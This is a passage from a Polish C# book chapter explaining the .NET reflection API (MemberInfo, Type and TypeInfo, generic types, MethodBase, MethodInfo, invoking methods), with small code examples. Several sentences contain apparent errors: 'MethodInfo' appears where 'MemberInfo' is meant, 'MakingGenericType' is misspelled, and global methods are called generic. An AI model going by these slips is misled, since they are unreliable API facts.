Podobnie jak klasa **Assembly**, także **Module** definiuje metodę **GetType**. W przypadku podzespołów składających się z jednego modułu jej działanie będzie identyczne jak działanie analogicznej metody klasy **Assembly**; jeśli jednak kod podzespołu został podzielony na kilka modułów, to metoda ta zapewni dostęp wyłącznie do tych typów, które zostały zdefiniowane w danym module.

Nieco zaskakujące jest to, że w pełnej wersji .NET Framework klasa **Module** definiuje także właściwości **GetField**, **GetFields**, **GetMethod** oraz **GetMethods**. Zapewniają one dostęp do metod i pól o zakresie globalnym. Takich składowych nigdy nie zobaczymy w kodzie C#, gdyż ten język wymaga, by wszystkie pola i metody były definiowane w ramach jakiegoś typu, niemniej jednak CLR pozwala na tworzenie metod i pól globalnych, dlatego też API odzwierciedlania musi dysponować możliwością zwracania informacji o nich. (Pola globalne można tworzyć w C++/CLI).

## **MemberInfo**

Podobnie jak wszystkie inne opisywane tu klasy, także **MemberInfo** jest klasą abstrakcyjną. Niemniej jednak w odróżnieniu od innych klasa **MemberInfo** nie reprezentuje żadnej konkretnej możliwości systemu typów. Jest to klasa bazowa udostępniająca możliwości wspólne dla wszystkich typów reprezentujących elementy, które mogą być składowymi innych typów. A zatem jest to klasa bazowa klas: **ConstructorInfo**, **MethodInfo**, **FieldInfo**,  **PropertyInfo**, **EventInfo** oraz **TypeInfo**, gdyż wszystkie one reprezentują coś, co może być składową innego typu. W rzeczywistości w języku C# wszystkie elementy, z wyjątkiem **TypeInfo**, reprezentowane przez pozostałe typy *muszą* być składowymi innych typów (choć jak przekonałeś się w poprzednim punkcie rozdziału, są języki, które pozwalają na definiowanie metod i pól na poziomie modułów, a nie typów).

Klasa **MemberInfo** definiuje wspólne właściwości wymagane przez wszystkie typy pochodne. Jedną z nich jest oczywiście właściwość **Name**, a kolejną **DeclaringType**, która odwołuje się do obiektu **Type** reprezentującego typ, w którym dany element został zdefiniowany; w przypadku typów zagnieżdżonych oraz metod i pól definiowanych na poziomie modułu właściwość ta przyjmuje wartość **null**. Klasa **MemberInfo** posiada także właściwość **Module**, która odwołuje się do modułu, w

którym dana składowa została zdefiniowana, niezależnie od tego, czy dany element został zdefiniowany na poziomie modułu, czy wewnątrz jakiegoś typu.

W pełnej wersji .NET Framework oprócz właściwości `DeclaringType` klasa `MethodInfo` definiuje także właściwość `ReflectedType`, określającą typ, z którego dany obiekt `MethodInfo` został pobrany. Zazwyczaj będą to te same typy, niemniej jednak kiedy w grę zacznie wchodzić dziedziczenie, może się okazać, że są to inne typy. Różnice te przedstawia kod z [Przykład 13-4](#). (Ponieważ przykład ten może działać wyłącznie w pełnej wersji .NET Framework, zatem możemy wywołać metodę `GetMethod`, używając bezpośrednio typu obiektu typu `Type`, bez konieczności pobierania obiektu `TypeInfo`).

#### Przykład 13-4. Właściwość `DeclaredType` a `ReflectedType`

```
class Base
{
    public void Foo()
    {
    }
}

class Derived : Base
{
}

class Program
{
    static void Main(string[] args)
    {
        MethodInfo bf = typeof(Base).GetMethod("Foo");
        MethodInfo df = typeof(Derived).GetMethod("Foo");

        Console.WriteLine("Klasa Base - DeclaringType: {0}, ReflectedType: {1}",
                          bf.DeclaringType, bf.ReflectedType);
        Console.WriteLine("Klasa Derived - DeclaringType: {0}, ReflectedType: {1}",
                          df.DeclaringType, df.ReflectedType);
    }
}
```

Powyższy przykład pobiera obiekty `MethodInfo` reprezentujące metody `Base.Foo` oraz `Derived.Foo`. (Klasa `MethodInfo` dziedziczy po klasie `MethodInfo`). Są to jedynie dwa różne sposoby opisu tej samej metody, ponieważ klasa `Derived` nie definiuje własnej metody `Foo`, a jedynie dziedziczy ją po klasie `Base`. Wykonanie powyższego programu spowoduje wyświetlenie następujących wyników:

```
Klasa Base - DeclaringType: Base, ReflectedType: Base
Klasa Derived - DeclaringType: Base, ReflectedType: Derived
```

W przypadku pobrania informacji o metodzie `Foo` za pośrednictwem obiektu `Type` reprezentującego klasę `Base` zarówno właściwość `DeclaringType`, jak i `ReflectedType` zwróciły wartość `Base` (co zresztą nie stanowi żadnego zaskoczenia). Natomiast w przypadku pobrania informacji o metodzie `Foo` za pośrednictwem obiektu `Type` reprezentującego klasę `Derived` właściwość `DeclaringType` informuje, że metoda ta została zdefiniowana w klasie `Base`, natomiast właściwość `ReflectedType` — że informacje o metodzie zostały pobrane za pośrednictwem typu `Derived`.

### OSTRZEŻENIE

Ponieważ obiekt klasy `MethodInfo` pamięta, z jakiego typu został pobrany, zatem porównanie dwóch obiektów `MethodInfo` nie jest pewnym sposobem wykrywania, czy odwołują się one do tej samej składowej. Porównując zmienne `bf` oraz `df` z [Przykład 13-4](#) przy użyciu operatora `==` lub metody `Equals`, uzyskamy zawsze wartość `false`, niezależnie od tego, że obie odwołują się do metody `Base.Foo`. Pod pewnym względem jest to logiczne — są to przecież dwa niezależne obiekty, a ich właściwości nie są identyczne; zatem bez wątpienia nie są one sobie równe. Niemniej jednak gdybyśmy nie wiedzieli o istnieniu właściwości `ReflectedType`, to moglibyśmy się spodziewać innego zachowania.

Nieco zaskakujące jest to, że klasa `MethodInfo` nie udostępnia żadnych informacji na temat dostępności składowych, które reprezentuje. Może się to wydawać dziwne, ponieważ w języku C# wszystkie konstrukcje powiązane z typami, które mogą być reprezentowane przez obiekty klasy `MethodInfo` (takie jak konstruktory, metody oraz właściwości) można poprzedzać specyfikatorami dostępu — `public`, `private` itd. API odzwierciedlania udostępnia te informacje, jednak nie za pośrednictwem typu `MethodInfo`. Wynika to z faktu, że CLR obsługuje widoczność niektórych składowych typów w nieco odmienny sposób, niż jest ona prezentowana przez C#. Z punktu widzenia CLR widoczność nie jest cechą właściwości i zdarzeń. Zamiast tego widoczność tych składowych jest określana na poziomie poszczególnych metod. Dzięki temu akcesory `get` i `set` właściwości mogą mieć inne poziomy dostępu, podobnie zresztą jak akcesory zdarzeń. Oczywiście język C# zapewnia możliwość niezależnego określania dostępności tych akcesorów. Nieco zwodnicze jest natomiast to, że C# pozwala także na określanie dostępności całej właściwości lub zdarzenia. Niemniej jednak jest to jedynie rozwiązanie skrótowe, odpowiadające użyciu tego samego poziomu dostępu dla obu akcesorów. Mylące jest to, że C# pozwala określić poziom dostępu dla całej właściwości i zdarzenia, a następnie inny poziom dla jednego z akcesorów, tak jak pokazano na [Przykład 13-5](#).

### Przykład 13-5. Dostępność akcesorów właściwości

```
public int Count
```

```
{  
    get;  
    private set;  
}
```

Takie rozwiązanie jest nieco mylące, gdyż niezależnie do tego, jak to wygląda, to specyfikator `public` nie odnosi się do całej właściwości. Ta dostępność określana dla całej właściwości informuje kompilator jedynie o tym, jakiego poziomu dostępu powinien użyć w akcesorach, których dostępność nie została jawnie określona. Pierwsza wersja języka C# wymagała, by oba akcesory miały tę samą dostępność, dlatego też określanie jej dla całej właściwości miało sens. Jednak ograniczenie to było nieco samowolne — CLR zawsze pozwalało, by dostępność obu akcesorów była różna. Obecnie C# także na to pozwala, jednak ze względów historycznych składnia używana w celu wykorzystania tej możliwości jest zwodniczo asymetryczna. Z punktu widzenia CLR kod z [Przykład 13-5](#) prosi, by akcesor `get` był publiczny, a akcesor `set` — prywatny. Kod przedstawiony na [Przykład 13-6](#) stanowi znacznie lepszą reprezentację faktycznego stanu rzeczy.

#### Przykład 13-6. W jaki sposób CLR traktuje dostępność właściwości

```
// Tego kodu nie da się skompilować, choć właściwie powinno się dać  
int Count  
{  
    public get;  
    private set;  
}
```

Niemniej jednak takiego kodu nie możemy użyć, gdyż C# wymaga, by dostępność bardziej widocznego akcesora była określana na poziomie właściwości. Dzięki temu składnia właściwości jest prostsza w przypadkach, gdy oba akcesory mają ten sam poziom dostępu, jednak kiedy są one inne, składnia właściwości staje się nieco dziwaczna. Co więcej, składnia przedstawiona na [Przykład 13-5](#) (czyli składnia obsługiwanego przez kompilator) może sprawiać wrażenie, że specyfikatory dostępu należy określać w trzech miejscach: we właściwości oraz w każdym z jej akcesorów. CLR nie daje takiej możliwości, zatem próba określenia poziomu dostępu dla obu akcesorów właściwości lub zdarzenia spowoduje zgłoszenie przez kompilator błędu. A zatem sama właściwość lub zdarzenie nie mają swojej własnej dostępności. (Spróbujmy sobie wyobrazić, co miałyby oznaczać, że właściwość jest publiczna, lecz ma wewnętrzny (`internal`) akcesor `get` i prywatny akcesor `set?`). Dlatego też nie wszystko, co dziedziczy po klasie `MemberInfo`, ma swój własny poziom dostępu, z tego względu API odzwierciedlania udostępnia właściwości reprezentujące poziom dostępu na niższych poziomach hierarchii klas.

## Type oraz TypeInfo

Klasa `Type` reprezentuje konkretny typ. Jest ona używana znacznie częściej niż wszystkie pozostałe klasy przedstawione w tym rozdziale i z tego względu została zdefiniowana w przestrzeni nazw `System`, a nie jak pozostałe — w przestrzeni `System.Reflection`. Także uzyskanie obiektu tej klasy jest najłatwiejsze, gdyż C# udostępnia specjalny operator służący właśnie do tego celu: `typeof`. Operator ten został już zastosowany w kilku przykładach, jednak [Przykład 13-7](#) przedstawia tylko jego. Jak widać, można w nim podać zarówno wbudowaną nazwę typu, taką jak `string`, jak również zwyczajną nazwę typu, taką jak `IDisposable`. Można także podać przestrzeń nazw, jednak nie jest to konieczne, jeśli dana przestrzeń jest w zakresie.

#### Przykład 13-7. Pobieranie obiektu Type przy użyciu operatora `typeof`

```
Type stringType = typeof(string);  
Type disposableType = typeof(IDisposable);
```

Co więcej, zgodnie z informacjami podanymi w [Rozdział 6.](#) typ `System.Object` (czyli `object`, jak zazwyczaj jest on zapisywany w kodzie C#) udostępnia bezargumentową metodę `GetType`. Można ją wywołać na rzecz dowolnej zmiennej typu referencyjnego, by pobrać obiekt `Type` reprezentujący typ obiektu, do którego odwołuje się dana zmienna. Niekoniecznie będzie to ten sam typ, który został podany w definicji zmiennej, gdyż może się ona odwoływać do obiektu typu pochodnego. Metodę tę można także wywołać na rzecz dowolnej zmiennej typu wartościowego, a ponieważ w typach wartościowych nie są stosowane mechanizmy dziedziczenia, zatem w tym przypadku wywołanie to zwróci obiekt `Type` reprezentujący statyczny typ zmiennej.

A zatem wszystkim, czego nam potrzeba, jest typ, wartość bądź identyfikator typu (na przykład `string`) — dysponując nimi, bez większego problemu pobierzemy odpowiedni obiekt `Type`. Niemniej jednak obiekty `Type` można także tworzyć na inne sposoby.

Zgodnie z informacjami podanymi wcześniej w ramce pt. „[Type, TypeInfo oraz .NET Core Profile](#)” w .NET 4.5 została wprowadzona klasa `TypeInfo`, która aktualnie stanowi zalecany sposób wykonywania operacji odzwierciedlania na typach. (W starszych wersjach .NET była do tego celu używana także klasa `Type`). Obiekt `TypeInfo` można pobrać z obiektu typu, wywołując metodę `GetTypeInfo`, choć można go także uzyskać na inne sposoby.

Jak już wiemy, typy można pobierać, korzystając z metod klasy `Assembly`, bądź to na podstawie nazwy, bądź też w postaci kompletnej listy dostępnych typów. Typy API odzwierciedlania, które dziedziczą po klasie `MethodInfo`, udostępniają także

referencję do typu, w którym została zdefiniowana reprezentowana przez nie składową. Referencja ta jest przechowywana we właściwości `DeclaringType`. (Klasy `Type` oraz `TypeInfo` dziedziczą po `MemberInfo`, zatem także i one udostępniają tę właściwość, co jest bardzo przydatne w przypadku typów zagnieżdżonych). Swoją drogą, właściwość ta zwraca obiekt typu `Type`, a nie `TypeInfo`.

Można także wywołać statyczną metodę `GetType` klasy `Type`. Jeśli w jej wywołaniu zostanie przekazana nazwa typu poprzedzona określeniem przestrzeni nazw, to metoda ta będzie poszukiwać typu zarówno w bibliotece `mscorlib`, jak i w podzespołach, do którego należy kod, który tę metodę wywołał. Jednak w wywołaniu tej metody można także podać łańcuch znaków zawierający nazwę typu z określeniem podzespołu (ang. *assembly-qualified name*). Nazwa tego rodzaju rozpoczyna się od nazwy typu poprzedzonej określeniem przestrzeni nazw, za którą jest zapisywany przecinek oraz nazwa podzespołu. Poniżej został przedstawiony przykład takiej nazwy dla typu `System.String` w .NET 4.0 oraz 4.5 (ze względu na długość w tekście książki nazwa ta została zapisana w dwóch wierszach):

```
System.String, mscorlib, Version=4.0.0.0, Culture=neutral,  
PublicKeyToken=b77a5c561934e089
```

W pełnej wersji platformy dostępna jest także metoda `ReflectionOnlyGetType`, która działa podobnie, lecz pobiera podzespoły w kontekście umożliwiającym wykonywanie wyłącznie operacji odzwierciedlania, analogicznie do opisanej wcześniej metody `ReflectionOnlyLoadFrom` klasy `Assembly`.

Oprócz standardowych właściwości klasy `MethodInfo`, takich jak `Module` oraz `Name`, klasy `Type` i `TypeInfo` definiują kilka swoich własnych właściwości.

Odziedziczona właściwość `Name` nie zawiera pełnej nazwy typu, dlatego też klasa `Type` uzupełnia ją o właściwość `Namespace`. Wszystkie typy są umieszczane wewnątrz jakiegoś podzespołu, dlatego też klasa `TypeInfo` definiuje właściwość `Assembly`. (Oczywiście obiekt `Assembly` można także pobrać przy użyciu właściwości `Module.Assembly`, jednak korzystanie z właściwości `Assembly` jest nieco wygodniejsze). Klasa ta definiuje także właściwość `BaseType`, choć dla niektórych typów będzie ona mieć wartość `null` (dotyczy to na przykład interfejsów, które nie dziedziczą po innych, oraz obiektu typu reprezentującego klasę `System.Object`).

Ponieważ klasa `TypeInfo` reprezentuje wszystkie rodzaje typów, udostępnia zatem właściwości pozwalające określić, jaki to jest typ: `IsArray`, `IsClass`, `IsEnum`, `IsInterface`, `IsPointer` oraz `IsValueType`. (W rozwiązańach wykorzystujących

mechanizmy współdziałania istnieje także możliwość pobierania obiektów `TypeInfo` reprezentujących typy definiowane poza .NET, dlatego też dostępna jest także właściwość `IsCOMObject`). Jeśli dany obiekt `TypeInfo` reprezentuje klasę, to istnieją kolejne właściwości, które pozwalają określić, jakiego rodzaju jest to klasa: `IsAbstract`, `IsSealed` oraz `IsNested`.

Klasa `TypeInfo` udostępnia także grupę właściwości zawierających informacje o widoczności danego typu. W przypadku typów, które nie są zagnieżdżone, właściwość `IsPublic` informuje, czy dany typ jest publiczny (`public`), czy wewnętrzny (`internal`); jednak sprawy się komplikują, kiedy w grę zaczynają wchodzić typy zagnieżdżone. Właściwość `IsNestedAssembly` oznacza zagnieżdżony typ wewnętrzny, natomiast właściwości `IsNestedPublic` oraz `IsNestedPrivate` oznaczają odpowiednio publiczny i prywatny typ zagnieżdżony. CLR nie korzysta z terminu „chroniony” (ang. `protected`) stosowanego w rodzinie języków C, a zamiast niego wprowadza pojęcie „rodziny” (ang. `family`); a zatem mamy właściwość `IsNestedFamily` oznaczającą typy chronione (`protected`), `IsNestedFamOrAssem` oznaczającą chronione typy wewnętrzne (`protected internal`) oraz właściwość `IsNestedFamANDAssem` reprezentującą poziom dostępu, który nie jest obsługiwany przez język C#. Składowa jest w nim dostępna wyłącznie dla kodu, który dziedziczy po typie zawierającym i jest umieszczony w tym samym podzespole.

Klasa `TypeInfo` udostępnia także sposoby pozwalające na uzyskiwanie powiązanych obiektów odzwierciedlania. Większość z nich jest dostępna w dwóch postaciach: pierwsza z nich jest stosowana, gdy znamy nazwę poszukiwanego elementu, natomiast druga zwraca pełną listę elementów określonego rodzaju. A zatem właściwość `ImplementedInterfaces` zwraca obiekty `TypeInfo` reprezentujące wszystkie interfejsy zaimplementowane w danym typie. Dostępne są także podobne właściwości `DeclaredConstructors`, `DeclaredEvents`, `DeclaredFields`, `DeclaredMethods`, `DeclaredNestedTypes` oraz `DeclaredProperties`.

(Wszystkie te właściwości są nowe — zostały wprowadzone w .NET 4.5. Starszy kod musiał korzystać z metod takich jak `GetMethod`, która została przedstawiona na [Przykład 13-4](#). Wymaga ona przekazania nazwy poszukiwanej metody, jednak dostępna jest także metoda `GetMethods` zwracająca pełną listę metod oraz metody pozwalające na pobieranie innych rodzajów składowych. Ze względu na konieczność zachowania zgodności wstecz wszystkie te metody są dostępne także w .NET 4.5).

Klasa `TypeInfo` pozwala także na uzyskiwanie informacji o zgodności typów. Na

przykład: wywołując metodę `IsSubclassOf`, możemy zapytać, czy jedna klasa dziedziczy po innej. Jednak dziedziczenie nie jest jedynym powodem, który sprawia, że jeden typ będzie zgodny z referencją innego typu — zmienna typu interfejsu może odwoływać się do instancji typu implementującego ten interfejs niezależnie od jego klasy bazowej. Dlatego też klasa `TypeInfo` udostępnia także bardziej ogólną metodę `IsAssignableFrom`; kilka przykładów jej użycia zostało przedstawionych na [Przykład 13-8](#).

### Przykład 13-8. Testowanie zgodności typów

```
TypeInfo stringType = typeof(string).GetTypeInfo();
TypeInfo objectType = typeof(object).GetTypeInfo();
Console.WriteLine(stringType.IsAssignableFrom(objectType));
Console.WriteLine(objectType.IsAssignableFrom(stringType));
```

Wykonanie powyższego przykładu spowoduje wyświetlenie wartości `False`, a następnie `True`, gdyż nie można zapisać referencji do danej obiektu typu `object` w zmiennej typu `string`, można natomiast zrobić odwrotnie — zapisać referencję do obiektu typu `string` w zmiennej typu `object`.

Oprócz udostępniania informacji o typie oraz jego związkach z innymi typami klasa `Type` (a zatem także `TypeInfo`) dostępna w pełnej wersji .NET Framework zapewnia także możliwość korzystania ze składowych typów w trakcie działania programu. Definiuje ona metodę `InvokeMember`, której dokładne znaczenie zależy od rodzaju wywoływanej składowej — na przykład może ono oznaczać wywołanie metody, ustawnienie lub odczytanie wartości pola lub właściwości. Ponieważ niektóre rodzaje składowych obsługują różne rodzaje wywołań (na przykład zarówno ustawianie, jak i odczyt), zatem niezbędna jest możliwość określenia rodzaju planowanej operacji. Przykład przedstawiony na [Przykład 13-9](#) używa metody `InvokeMember` w celu wywołania metody na rzecz dynamicznie utworzonej instancji określonego typu, przy czym zarówno metoda, jak i typ są określane w formie łańcucha znaków. Ten przykład pokazuje, w jaki sposób można używać odzwierciedlania, by korzystać z typów i składowych, które będą znane dopiero w trakcie działania programu.

### Przykład 13-9. Wywoływanie metody przy użyciu metody `InvokeMember`

```
public static object CreateAndInvokeMethod(
    string typeName, string member, params object[] args)
{
    Type t = Type.GetType(typeName);
    object instance = Activator.CreateInstance(t);
    return t.InvokeMember(
        member,
        BindingFlags.Instance | BindingFlags.Public | BindingFlags.InvokeMethod,
```

```
    null,  
    instance,  
    args);  
}
```

Powyższy przykład w pierwszej kolejności tworzy instancję określonego typu. Używa przy tym nieco innego sposobu dynamicznego tworzenia obiektów niż ten przedstawiony wcześniej, bazujący na użyciu metody `Assembly.CreateInstance`. W tym przypadku do odszukania typu używana jest metoda `Type.GetType`, natomiast po uzyskaniu typu instancja tej klasy jest tworzona przy użyciu klasy, o której jeszcze nie wspominałem — klasy `Activator`. Jej możliwości pokrywają się do pewnego stopnia z możliwościami metody `Assembly.CreateInstance`, jednak w tym przypadku stanowi ona najwygodniejszy sposób dotarcia od obiektu `Type` do instancji określonego typu. (To rozwiązanie ma także tę zaletę, że można go używać w .NET Core Profile). W ostatniej kolejności wywołujemy określoną metodę, korzystając przy tym z metody `InvokeMember` klasy `Type` (dostępnej wyłącznie w pełnej wersji .NET Framework). Podobnie jak w przypadku kodu z [Przykład 13-3](#), także i tutaj trzeba użyć wartości typu `BindingFlags`, by określić rodzaj poszukiwanej składowej oraz co z nią chcemy zrobić — w tym przykładzie chodzi nam o wywołanie metody (a nie na przykład o ustawienie wartości właściwości). Argument `null`, podobnie zresztą jak w przykładzie z [Przykład 13-3](#), jest miejscem, w którym można przekazać obiekt typu `Binder`, gdyby konieczne było dobranie konkretnej metody i konwersja jej argumentów do odpowiednich typów.

## Typy ogólne

Możliwość stosowania typów ogólnych nieco komplikuje znaczenie klas `Type` oraz `TypeInfo`. Oprócz zwyczajnych, nieogólnych typów klasa `Type` może także reprezentować zarówno konkretną instancję typu ogólnego (taką jak `List<int>`), jak również nieograniczony typ ogólny (na przykład `List<>`, choć z wyjątkiem jednej, ścisłe określonej sytuacji taki identyfikator typu nie jest dozwolony). [Przykład 13-10](#) przedstawia sposoby tworzenia obiektów `Type` reprezentujących typy ogólne.

### Przykład 13-10. Obiekty Type reprezentujące typy ogólne

```
Type bound = typeof(List<int>);  
Type unbound = typeof(List<>);
```

W języku C# jedynym miejscem, w którym można używać identyfikatora nieograniczonego typu ogólnego, jest operator `typeof` — we wszystkich innych sytuacjach pominięcie argumentów typu zostanie potraktowane jako błąd. Swoją drogą, jeśli typ ogólny posiada kilka argumentów typu, to konieczne jest podanie

przecinka — na przykład `typeof(Dictionary<,>)`. Jest to niezbędne w celu uniknięcia niejednoznaczności w sytuacjach, kiedy istnieją dwa typy ogólne o tej samej nazwie, różniące się jedynie liczbą wymaganych parametrów typu (określana w języku angielskim terminem *arity*) — na przykład `typeof(Tuple<,>)` oraz `typeof(Tuple<, ,>)`. Nie ma możliwości użycia typu ogólnego, w którym została określona jedynie część parametrów typu. Na przykład użycie operatora o postaci `typeof(Dictionary<string,>)` spowoduje zgłoszenie błędu kompilacji.

Bardzo łatwo można określić, kiedy obiekt `TypeInfo` odwołuje się do obiektu typu ogólnego — wystarczy skorzystać z właściwości `IsGenericType`. Dla obu zmiennych z przykładu przedstawionego na [Przykład 13-10](#) będzie ona miała wartość `true`. Można także określić, czy podczas określania typu zostały podane argumenty typu. Służy do tego właściwość `IsGenericTypeDefinition`. W przykładzie z [Przykład 13-10](#) zwróciłaby ona odpowiednio wartość `false` dla zmiennej `bound` oraz `true` dla zmiennej `unbound`. Jeśli dysponujemy obiektem reprezentującym powiązany typ ogólny, a chcielibyśmy uzyskać obiekt typu nieograniczonego użyty do jego utworzenia, to możemy to zrobić przy użyciu metody `GetGenericTypeDefinition` (zdefiniowanej zarówno w klasie `Type`, jak i `TypeInfo`). W przykładzie z [Przykład 13-10](#) wywołanie tej metody na rzecz zmiennej `bound` spowodowałoby zwrócenie tego samego obiektu typu, do którego odwołuje się zmienna `unbound`.

Dysponując obiektem `TypeInfo`, którego właściwość `IsGenericTypeDefinition` ma wartość `true`, można utworzyć obiekt reprezentujący nowy, powiązany typ — należy w tym celu wywołać metodę `MakingGenericType`, przekazując w jej wywołaniu tablicę obiektów `Type`, po jednym dla każdego z istniejących argumentów typu.

Jeśli dysponujemy obiektem reprezentującym typ ogólny, to możemy pobrać jego argumenty typu przy użyciu właściwości `GenericTypeArguments`. Choć może to stanowić pewne zaskoczenie, to jednak właściwości tej można używać, nawet jeśli obiekt reprezentuje typ nieograniczony, choć w tych przypadkach właściwość ta zachowuje się inaczej, niż gdy obiekt reprezentuje typ powiązany. Jeśli odczytamy wartość tej właściwości dla zmiennej `bound` z [Przykład 13-10](#), okaże się, że zwróci ona tablicę zawierającą jeden obiekt `Type`, dokładnie taki sam jak ten, który uzyskalibyśmy, używając operatora `typeof(int)`. Natomiast wyrażenie `unbound.GenericTypeArguments` także zwróci tablicę zawierającą jeden obiekt `Type`, jednak w tym przypadku obiekt ten nie będzie reprezentował żadnego konkretnego typu — jego właściwość `IsGenericParameter` będzie mieć wartość

`true`, co sygnalizuje, że jest on jedynie zamiennikiem. W takim przypadku nazwą typu będzie `T`. Ogólnie rzecz biorąc, nazwa typu będzie odpowiadać nazwom, jakie w danym typie ogólnym mają parametry typu. Na przykład w przypadku typu zwróconego przez operator `typeof(Dictionary<,>)` uzyskamy dwa obiekty `Type` posiadające odpowiednio następujące nazwy: `TKey` oraz `TValue`. Podobne efekty uzyskamy, jeśli użyjemy API odzwierciedlania do sprawdzania składowych typów ogólnych. Na przykład jeśli pobierzemy obiekt `MethodInfo` reprezentujący metodę `Add` nieograniczonego typu `List<>`, okaże się, że posiada on jeden argument typu o nazwie `T`, a właściwość `IsGenericParameter` reprezentującego go obiektu typu będzie mieć wartość `true`.

W przypadku gdy obiekt `TypeInfo` reprezentuje nieograniczony parametr ogólny, to przy użyciu metody `GenericParameterAttributes` można sprawdzić, czy parametr ten jest kowariantny, czy kontrawariantny (ewentualnie ani taki, ani taki).

## **MethodBase, ConstructorInfo oraz MethodInfo**

Konstruktory i metody mają wiele cech wspólnych. Oba te rodzaje składowych dysponują tymi samymi możliwościami określania poziomu dostępu, oba mają listy argumentów i mogą zawierać kod. Dlatego też typy `MethodInfo` oraz `ConstructorInfo` mają tę samą klasę bazową, `MethodBase`, definiującą właściwości i metody reprezentujące te wspólne aspekty metod i konstruktorów.

### **PODPOWIEDŹ**

Nie istnieje żadna „lżejsza” klasa służąca do reprezentacji metod (która mogłaby stanowić odpowiednik typu `Type`). Jedynie typy posiadają dwie reprezentacje.

Oprócz przedstawionych wcześniej właściwości klasy `TypeInfo` obiekty `MethodInfo` oraz `ConstructorInfo` można także uzyskiwać przy użyciu statycznej metody `GetCurrentMethod` klasy `MethodBase` (metoda ta jest dostępna wyłącznie w pełnej wersji .NET Framework). Metoda ta bada kod składowej, w której została wywołana, by sprawdzić, czy jest to konstruktor, czy normalna metoda, a następnie zwraca odpowiednio obiekt klasy `ConstructorInfo` lub `MethodInfo`.

Oprócz składowych dziedziczących po klasie `MethodInfo` klasa `MethodBase` definiuje także właściwości określające dostępność składowej. Są one bardzo podobne do tych opisanych wcześniej przy okazji klas reprezentujących typy, choć mają nieco inne nazwy, gdyż w odróżnieniu od typu `TypeInfo` klasa `MethodBase` nie definiuje właściwości dla poziomów dostępu, które pozwoliłyby rozróżnić,

czy składowa jest, czy też nie jest zagnieżdzona. A zatem w klasie `MethodBase` zostały zdefiniowane następujące właściwości: `IsPublic`, `IsPrivate`, `IsAssembly`, `IsFamily` oraz `IsFamilyOrAssembly`, reprezentujące odpowiednio składowe publiczne (`public`), prywatne (`private`), wewnętrzne (`internal`), chronione (`protected`) oraz chronione wewnętrzne (`protected internal`). Dostępna jest także właściwość `IsFamilyAndAssembly` reprezentująca poziom dostępu, który nie może być określony przy użyciu mechanizmów dostępnych w języku C#.

Z punktu widzenia C# brak rozróżnienia pomiędzy metodami zagnieżdzonymi oraz niezagnieżdzonymi ma sens, ponieważ w języku tym nie można definiować metod na poziomie globalnym, co oznacza, że wszystkie metody muszą być definiowane w ramach jakiegoś typu. Niemniej jednak CLR przewiduje możliwość tworzenia metod ogólnych, dlatego też zarówno klasa `Type`, jak i `MethodBase` opisują rzeczy, które mogą być bądź to globalne, bądź zagnieżdzone. Dlatego też różnice w nazwach właściwości wydają się nieco samowolne, zwłaszcza jeśli dodatkowo weźmiemy pod uwagę pozbawione znaczenia różnice w wykorzystaniu małych i wielkich liter, na przykład `IsNestedFamilyAndAssembly` oraz `IsFamilyAndAssembly`.

Oprócz zmian we właściwościach związanych z dostępnością klasa `MethodBase` definiuje także właściwości zwracające informacje na temat innych aspektów metody, takie jak `IsStatic`, `IsAbstract`, `IsVirtual`, `IsFinal` oraz `IsConstructor`.

Dostępne są także właściwości służące do operowania na metodach ogólnych. Właściwości `IsGenericMethod` oraz `IsGenericMethodDefinition` są odpowiednikami właściwości `IsGenericType` oraz `IsGenericTypeDefinition` dostępnych w kasach reprezentujących typy. Podobnie jak w przypadku klasy `Type`, także i klasa `MethodBase` definiuje metodę `GetGenericMethodDefinition`, która pozwala pobrać obiekt reprezentujący powiązaną metodę ogólną na podstawie obiektu nieograniczonej metody ogólnej. Argumenty typów można pobrać przy użyciu metody `GetGenericArguments`, która podobnie jak w przypadku klas reprezentujących typy zwraca konkretne typy w przypadku powiązanej metody ogólnej oraz jedynie ich zamienniki w przypadku metody nieograniczonej.

Implementację metody można sprawdzić, wywołując metodę `GetMethodBody`. Zwraca ona obiekt klasy `MethodBody`, zapewniający dostęp do kodu IL (zapisanego w postaci tablicy bajtów) oraz do definicji zmiennych lokalnych używanych w tej metodzie.

Klasa `MethodInfo` dziedziczy po `MethodBase` i reprezentuje jedynie metody (a nie konstruktory). Dodaje ona właściwość `ReturnType`, która zwraca obiekt `Type`

określający typ wartości wynikowej metody. (Istnieje specjalny typ systemowy, `System.Void`, którego obiekt `Type` jest używany w przypadku metod, które nie mają żadnej wartości wynikowej).

Klasa `ConstructorInfo` nie dodaje żadnych nowych właściwości, więc dysponuje jedynie tymi, które dziedziczy po klasie `MethodBase`. Definiuje ona natomiast dwa statyczne pola przeznaczone tylko do odczytu: `ConstructorName` oraz `TypeConstructorName`. Zawierają one odpowiednio łańcuchy znaków: ".ctor" oraz ".cctor", stanowiące wartości właściwości `Name` obiektów klasy `ConstructorInfo` dla konstruktorów instancji oraz konstruktorów statycznych. Jeśli chodzi o CLR, są to rzeczywiste nazwy konstruktorów — choć w kodzie C# konstruktory mają takie same nazwy jak typy, w których są definiowane, to jednak zależność ta dotyczy tylko kodu C#, a nie środowiska uruchomieniowego.

Metody lub konstruktory reprezentowane przez obiekty klas `MethodInfo` oraz `ConstructorInfo` można wywoływać przy użyciu metody `Invoke`. Działa ona tak samo jak metoda `InvokeMember` klasy `Type` — przykład jej użycia został przedstawiony na [Przykład 13-9](#). Niemniej jednak ponieważ metoda ta jest wyspecjalizowana i przeznaczona wyłącznie do wywoływania metod i konstruktorów, jest także łatwiejsza w użyciu, a dodatkowo ma tę zaletę, że jest dostępna w .NET Core Profile. W przypadku metody `Invoke` klasy `ConstructorInfo` w jej wywołaniu wystarczy przekazać tablicę argumentów. W przypadku tej samej metody klasy `MethodInfo` w jej wywołaniu należy także przekazać obiekt, na rzecz którego metoda ma zostać wywołana, bądź wartość `null` w razie wywoływania metody statycznej. [Przykład 13-11](#) robi dokładnie to samo co kod z [Przykład 13-9](#), używając przy tym klasy `MethodInfo`.

### Przykład 13-11. Wywoływanie metody

```
public static object CreateAndInvokeMethod(
    string typeName, string member, params object[] args)
{
    Type t = Type.GetType(typeName);
    object instance = Activator.CreateInstance(t);
    MethodInfo m =
        t.GetTypeInfo().DeclaredMethods.Single(mi => mi.Name == member);
    return m.Invoke(instance, args);
}
```

Zarówno w przypadku metod, jak i konstruktorów można wywołać metodę `GetParameters`, która zwraca tablicę obiektów `ParameterInfo` reprezentujących parametry metody.

## ParameterInfo

